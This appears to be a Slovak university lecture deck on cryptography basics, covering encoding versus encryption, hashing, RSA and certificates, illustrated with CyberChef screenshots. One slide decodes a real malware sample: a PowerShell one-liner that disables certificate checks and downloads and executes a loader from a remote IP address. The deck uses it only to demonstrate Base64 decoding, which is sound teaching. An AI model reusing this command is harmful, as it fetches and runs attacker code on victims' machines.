★

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Code tidy

Forensics

Recipe

ROT13 Brute Force

Rotate lower case chars Rotate upper case chars Rotate numbers

Sample length: 100 Sample offset: 0 Print amount Crib (known plaintext stri...)

Input

Xelcgbtensvn wr fhcre|

Output

```
Amount = 6: Dkrimhzktybt cx lnixk
Amount = 7: Elsjnialuzcu dy mojl
Amount = 8: Fmtkojbmadv ez npkzm
Amount = 9: Gnulpkcwbew fa oqlan
Amount = 10: Hovmqldoxcfx gb prmbo
Amount = 11: Ipwnrmpydgy hc qsnpc
Amount = 12: Jqxosnfqzehz id rtodq
Amount = 13: Kryptografia je super
Amount = 14: Lszquphsbgjb kf tvqfs
Amount = 15: Mtarvqitchkc lg uwrvt
Amount = 16: Nubswrjudild mh vxshu
Amount = 17: Ovctxskvejme ni wytiv
Amount = 18: Pwduytlwfnf oj xzujw
Amount = 19: Qxevzumxglog pk yavkx
Amount = 20: Ryfwavnyhmpq ql zbwl
Amount = 21: Szgxbwozinqi rm acxmz
Amount = 22: Tahycxpajonj sn bdyana
Amount = 23: Ubizdyqbkpsk to cezob
Amount = 24: Vcjaezrcqltl up dfapc
Amount = 25: Wdkbfasdmrum vq egbdq
```

STEP **BAKE!** Auto Bake



Kryptografia vs. kódovanie (I.)

- Kryptografia – **tajomstvo**
- Kódovanie – bez tajomstva
 - Poznáme „prevod“
- KRYPTOGRAFIA NA UPJS JE SUPER! ->
4b525950544f475241464941204e412055504a53204a4520535550455221
 - TEXT na HEX, pri ASCII kódovaní
- Arabský text - رائع! UPJS التشفير في
- Čínsky text - UPJS 的密碼學非常棒！
- Paleografia



Kryptografia vs. kódovanie (II.)

The screenshot displays the CyberChef web application interface. At the top, there is a navigation bar with links for 'Download CyberChef', 'Last build: 4 months ago - Version 10 is here! Read about the ne...', 'Options', and 'About / Support'. The main interface is divided into three panels: 'Operations', 'Recipe', and 'Input'. The 'Operations' panel on the left lists various tools, with 'To Morse Code' selected. The 'Recipe' panel in the center shows the configuration for the 'To Morse Code' recipe, including 'Format options' set to '-/.' and 'Letter delimiter' set to 'Space'. The 'Input' panel on the right contains the text 'Kryptografia je super|'. Below the input field, there is an 'Output' section showing the resulting Morse code: '. - - - -'. At the bottom of the interface, there is a 'STEP' indicator, a green 'BAKE!' button, and an 'Auto Bake' checkbox which is checked. The bottom status bar shows '71' characters, '3' lines, and a processing time of '2ms'.

Kryptografia vs. kódovanie (III.)

ANY RUN
INTERACTIVE MALWARE HUNTING SERVICE

MALWARE HUNTING WITH LIVE ACCESS TO THE HEART OF AN INCIDENT

Watch the epidemic as if it was on your computer, but in a more convenient and secure way, with a variety of monitoring features.

[REGISTER FOR FREE](#)

- <https://app.any.run/tasks/3e092e4a-424e-4109-88a0-266e4038e397/>
- Base64 kódovanie

Download CyberChef Last build: 4 months ago - Version 10 is here! Read about the new ... Options About / Support

Operations	Recipe	Input
remove	From Base64	wBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwB1AHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdAdAoQ0BTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQ0kAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAPQB7ACQAdABYAHUAZQB9ADsASQBFAGAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQ0B1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAIgBoAHQAdABwAHMAOgAvAC8AMQA3ADAALgAxADMAMAAuADUANQAuADEAMQA3ADoAOAAwADgAMAAvAGwAbwBhAGQAZQBzAC8ATABIAE0ARQBzAFUUMAA9ACIAKQA7AA=
Remove EXIF	Alphabet A-Za-z0-9+/=	
Remove Diacritics	<input checked="" type="checkbox"/> Remove non-alphabet chars	
Remove null bytes	<input type="checkbox"/> Strict mode	
Remove whitespace	Remove null bytes	
Remove line numbers		
Defang IP Addresses		
From Base58		
Strip HTML tags		
Strip HTTP headers		
To Base58		

STEP **BAKE!** Auto Bake

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true}; IEX(New-Object Net.WebClient).DownloadString("https://170.130.55.117:8080/loader/LHMEsU0=");
```

Hešovacie funkcie (I.)

O nás

CSIRT-UPJS je prvý akademický CSIRT v Slovenskej republike. Členmi tímu sú zamestnanci a študenti Centra informačných a komunikačných technológií, Prírodovedeckej a Právnickej fakulty. Dňa 14.12.2016 sme boli zaradení do zoznamu tímov na riešenie bezpečnostných incidentov vedeného medzinárodnou organizáciou TF-CSIRT (Trusted Introducer).



Hlavnými činnosťami CSIRT tímu sú:

- vykonávanie proaktívnych (prevenčných) činností a reaktívnych činností smerujúcich k minimalizácii počtu bezpečnostných incidentov, resp. k zníženiu dopadu v prípade ich výskytu
- zvyšovanie bezpečnostného povedomia zamestnancov a študentov univerzity
- iné činnosti nevyhnutné k zabezpečeniu informačnej bezpečnosti univerzity.

Všetky informácie o našom tíme z tejto webovej stránky nájdete na jednom mieste v [RFC-2350](#) dokumente.

K dispozícii je aj [podpis dokumentu](#) pre overenie.

O nás

CSIRT-UPJS je prvý akademický CSIRT v Slovenskej republike. Členmi tímu sú zamestnanci a študenti Centra informačných a komunikačných technológií, Prírodovedeckej a Právnickej fakulty. Dňa 14.12.2016 sme boli zaradení do zoznamu tímov na riešenie bezpečnostných incidentov vedeného medzinárodnou organizáciou TF-CSIRT (Trusted Introducer).



Hlavnými činnosťami CSIRT tímu sú:

- vykonávanie proaktívnych (prevenčných) činností a reaktívnych činností smerujúcich k zvýšeniu počtu bezpečnostných incidentov, resp. k zníženiu dopadu v prípade ich výskytu
- zvyšovanie bezpečnostného povedomia zamestnancov a študentov univerzity
- iné činnosti nevyhnutné k zabezpečeniu informačnej bezpečnosti univerzity.

Všetky informácie o našom tíme z tejto webovej stránky nájdete na jednom mieste v [RFC-2350](#) dokumente.

K dispozícii je aj [podpis dokumentu](#) pre overenie.

Hešovacie funkcie (II.)

O nás

CSIRT-UPJS je prvý akademický CSIRT v Slovenskej republike. Členmi tímu sú zamestnanci a študenti Centra informačných a komunikačných technológií, Prírodovedeckej a Právnickej fakulty. Dňa 14.12.2016 sme boli zaradení do zoznamu tímov na riešenie bezpečnostných incidentov vedeného medzinárodnou organizáciou TF-CSIRT (Trusted Introducer).



Hlavnými činnosťami CSIRT tímu sú:

- vykonávanie proaktívnych (prevenčných) činností a reaktívnych činností smerujúcich k minimalizácii počtu bezpečnostných incidentov, resp. k zníženiu dopadu v prípade ich výskytu
- zvyšovanie bezpečnostného povedomia zamestnancov a študentov univerzity
- iné činnosti nevyhnutné k zabezpečeniu informačnej bezpečnosti univerzity.

Všetky informácie o našom tíme z tejto webovej stránky nájdete na jednom mieste v [RFC-2350](#) dokumente.

K dispozícii je aj [podpis dokumentu](#) pre overenie.

O nás

CSIRT-UPJS je prvý akademický CSIRT v Slovenskej republike. Členmi tímu sú zamestnanci a študenti Centra informačných a komunikačných technológií, Prírodovedeckej a Právnickej fakulty. Dňa 14.12.2016 sme boli zaradení do zoznamu tímov na riešenie bezpečnostných incidentov vedeného medzinárodnou organizáciou TF-CSIRT (Trusted Introducer).



Hlavnými činnosťami CSIRT tímu sú:

- vykonávanie proaktívnych (prevenčných) činností a reaktívnych činností smerujúcich k zvýšeniu počtu bezpečnostných incidentov, resp. k zníženiu dopadu v prípade ich výskytu
- zvyšovanie bezpečnostného povedomia zamestnancov a študentov univerzity
- iné činnosti nevyhnutné k zabezpečeniu informačnej bezpečnosti univerzity.

Všetky informácie o našom tíme z tejto webovej stránky nájdete na jednom mieste v [RFC-2350](#) dokumente.

K dispozícii je aj [podpis dokumentu](#) pre overenie.

Hešovacie funkcie (III.)

- **Hešovacia funkcia** je jednosmerná funkcia, ktorá pre reťazec ľubovoľnej dĺžky vráti reťazec pevnej dĺžky.
- Známe hešovanie funkcie:
 - **MD5** (Message-digest 5)
 - **SHA-1** (Secure hash algorithm 1)
 - **SHA-2 (256/384/512)**



Zdroj: <https://www.giallozafferano.com/recipes/torta-tenerina-moist-chocolate-cake.html>

Vstup: Kryptografia je super

- MD5: 554026e0ca6eb262dd8b023844836f12
- SHA0: 18737b274b8cbc74bc6c3c41ab0a6fef53eccba
- SHA2 256: 9da27dff85eff005104df7ce43d63ae913b9a24d4e98a14f68980e3923cc8
- LM Hash: 06F6B1AA290EA7E0A47539F1B0511046
- NT Hash: 26D6089127567D17C9E5FD1554F57BA0



Hešovacie funkcie (IV.)

Download CyberChef [↓](#) Last build: 4 months ago - Version 10 is here! [Read about the new features here](#) Options [About / Support](#) [?](#)

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

- Analyse hash
- Generate all hashes
- MD2
- MD4
- MD5
- MD6
- SHA0
- SHA1
- SHA2
- SHA3
- SM3
- Keccak
- Shake
- RIPEND
- HAS-160
- Whirlpool

Recipe

Generate all hashes

Length (bits) Include names

Input

Kryptografia je super|


Output

```
MD2: 1acb41bb69c13f1d2722b450156e983f
MD4: 86711125626d219da9e3cfe0f8a5ee3b
MD5: 554026e0ca6eb262dd8b023844836f12
MD6: 7660bcfea62542b3171caadde15205e72f66606a71d0a5df4e2503bf5c6c6bf0
SHA0: 18737b274b8cbc74bc6c3c41ab0a6fefdf53eccba
SHA1: a066664366ea4be1b75065d2fc61a7383bb8963d
SHA2 224: 7224de79e253f9ce6bab3a057051f0f6c2712502fabb013e47f6aaed
SHA2 256: 9da27dff85eff005104df7ce43d63ae913b9a24d4e98a14f68980e3923cc806
SHA2 384: 231c272e6f9da2ddc155ec32367e0d7495a3f8ac4f4498a89e5841dc8df1081e017059a4db159d7a91a29031e9c5b041
SHA2 512: 13ff676bb6e142b9f6ccdaf885f870eb9e352e148e1424634176f311b28266841aacb815cd2bf89b5495cc27b4deac23aad42660601b87ea2b7e
fae78f8dac12
SHA3 224: d4f46e924a15ae30f946b085f3585b0fc203c0ebe6d2b20de0445fba
SHA3 256: 4b8f0296f11cac1302015b3e29d11ea7bb10615c111dccc6f6d5abf7141002b6
SHA3 384: 3498fcaa0c44e2d201069dd2801a3b2fb1fa367eb13fdfaf56861349dc716fd127d14ceb0c3bc1d57ee8546fd2313ce1
SHA3 512: b3ca99b9a99bfff1c05dbf70cbacbcf9338f0e5097ec57cfd3b15a41f914e4bdabd3dceec24942daf07bada4eeda082fe21817ddea238cb8b49e
c782fef632d8
Keccak 224: 801df96ff08b92c27e63180a91142c4e48ac8c4087e25232a867bed6
Keccak 256: ad3ddf2ebe12f2575ea4c0b1d42281e3acb201e3ece8b4eac246fcdbc0b228cf
```

STEP **BAKE!** Auto Bake

3770 54 7ms **Tr** Raw Bytes

Asymetrická kryptografia (I.)



Asymetrická kryptografia (II.)

RSA (Rivest–Shamir–Adleman)


- Problém faktorizácie

ElGamal

- Problém diskretného logaritmu


ECDSA

- Eliptické krivky



ECDSA

Elliptic Curve Digital Signature Algorithm



Asymetrická kryptografia (III.)

Online nástroj

- <https://8gwifi.org/rsafunctions.jsp>
- <https://shorturl.at/JK65n>
- RSA asymetrická šifra

RSA Encryption Decryption

Generate RSA Key Size 512 bit 1024 bit 2048 bit 4096 bit

Encrypt to RSA Encryption

Decrypt RSA Message

Public Key

Private Key

```
-----BEGIN PUBLIC KEY-----  
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A  
MIIBCgKCAQEAusZCOxd4b+KTZFxKgb8Y  
C1/GBoboPdv5N9t65n2HQDtpOj+rZPsm8  
WkOUH0TWrJN8R20kvbnduXwCcEasEoB  
RuV4TIJYFpYh3I9hZ0en9S4Um+yKOd9Dh  
0PVLHOgqX6nur453gM4ro9lrDtQV9lv  
4bGdVw8jE+zoX85ZVFyg+wSHXFzeiUYZz  
FMy7bwHNv8zrkFea8vqqKyPxfuF4105  
c787JZTz6WvlxWVlaeEx8mfzVYwRsJanyjG
```

```
-----BEGIN RSA PRIVATE KEY-----  
MIIEpAIBAAKCAQEAusZCOxd4b+KTZFxKg  
b8YC1/GBoboPdv5N9t65n2HQDtpOj+r  
ZPsm8WkOUH0TWrJN8R20kvbnduXwCcE  
asEoBRuV4TIJYFpYh3I9hZ0en9S4Um+yK  
Od9Dh0PVLHOgqX6nur453gM4ro9lrDtQ  
V9lv4bGdVw8jE+zoX85ZVFyg+wSHXFze  
iUYZzFMy7bwHNv8zrkFea8vqqKyPxfuF41  
05c787JZTz6WvlxWVlaeEx8mfzVYwR  
sJanyjG81Bdp8z/EHTgNV6+1qClctc5vpkk
```

ClearText Message

Ahoj svet|


output

```
Gd2hr9me4oR4a6SQVGr33HHZIUSrLKbSb  
14hYH0MJFLGEs/saWYeGRAJID/diunjz6UI  
DzDkrf7LgESGJKuCSWwZDELVTgUJLEWZ
```

Šifrovanie vs. podpisovanie (I.)




Verejný kľúč



Súkromný kľúč

Šifrovanie vs. podpisovanie (II.)



Certifikát (I.)




Certifikát (II.)



